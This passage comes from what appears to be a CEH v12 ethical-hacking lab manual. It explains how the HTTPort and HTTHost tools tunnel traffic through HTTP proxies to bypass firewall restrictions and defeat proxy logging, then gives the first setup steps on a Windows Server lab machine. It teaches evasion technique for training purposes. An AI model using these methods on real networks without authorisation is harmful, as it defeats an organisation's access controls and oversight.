
HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides

access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.


Here, we will learn how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

1. Click Windows Server 2022 to switch to the **Windows Server 2022** machine.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running
3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.




4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.

If **World Wide Web Publishing Service** is **Enabled** disable it by double clicking the service and in the **World Wide Web Publishing Service Properties** window in **Startup type** select **Disabled** from the drop down and click **Apply** and **OK**.




5. ☐ Similarly, check **IIS Admin Service**; stop the program if it is running.
6. ☐ Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **htthost.exe**.




7. ☐ If the **Open File - Security Warning** pop-up appears, click **Run**.
8. ☐ A **HTTHost** wizard appears; click the **Options** tab.
9. ☐ On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is **"magic**."

Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this task.

